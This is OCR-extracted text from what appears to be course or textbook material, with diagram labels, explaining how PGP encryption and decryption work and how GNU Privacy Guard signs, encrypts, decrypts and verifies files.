

Data
Generate Random Key
GSkAQk49fPD2h
Random Key
Encrypt data using random key
Encrypted using receiver public key RSA
Data
Td7YuEkLg99Qd0
Encrypted Key
Encrypted Message

Figure 20.34: PGP Encryption

- **PGP Decryption**
    - Decryption works in reverse.
    - The recipient's copy of PGP uses his or her private key instead of the public key to recover the temporary random key.
    - PGP then uses the recovered random key to decrypt the conventionally encrypted ciphertext.




Encrypted Message
Td7YuEkLg99Qd0
Encrypted Key
Decrypt using receiver's private key RSA
Data
GSkAQk49fPD2h
Random Key
Generate Random Key
Data

Figure 20.35: PGP Decryption

Note: Each step of the PGP encryption process (hashing, data compression, symmetric-key cryptography, and public-key cryptography) uses one of the various supported algorithms.



GNU Privacy Guard (GPG)

GNU Privacy Guard

- GPG is a **software replacement of PGP** and free implementation of the OpenPGP standard
- GPG is also called **hybrid encryption software** as it uses both symmetric key cryptography and asymmetric key cryptography
- It also supports S/MIME and Secure Shell (SSH)

GPG Signing and Encryption

Raw File
Sender's Private Key
Receiver's Public Key
Sign File using Private key
Encrypt File using Public key
Signed and Encrypted File
Encrypted Email or FTP

GPG Decryption and Verification

Encrypted Email or FTP
Signed and Encrypted File
Receiver's Private Key
Sender's Public Key
Decrypt File using Private key
Verify Signature using Public key
Raw File

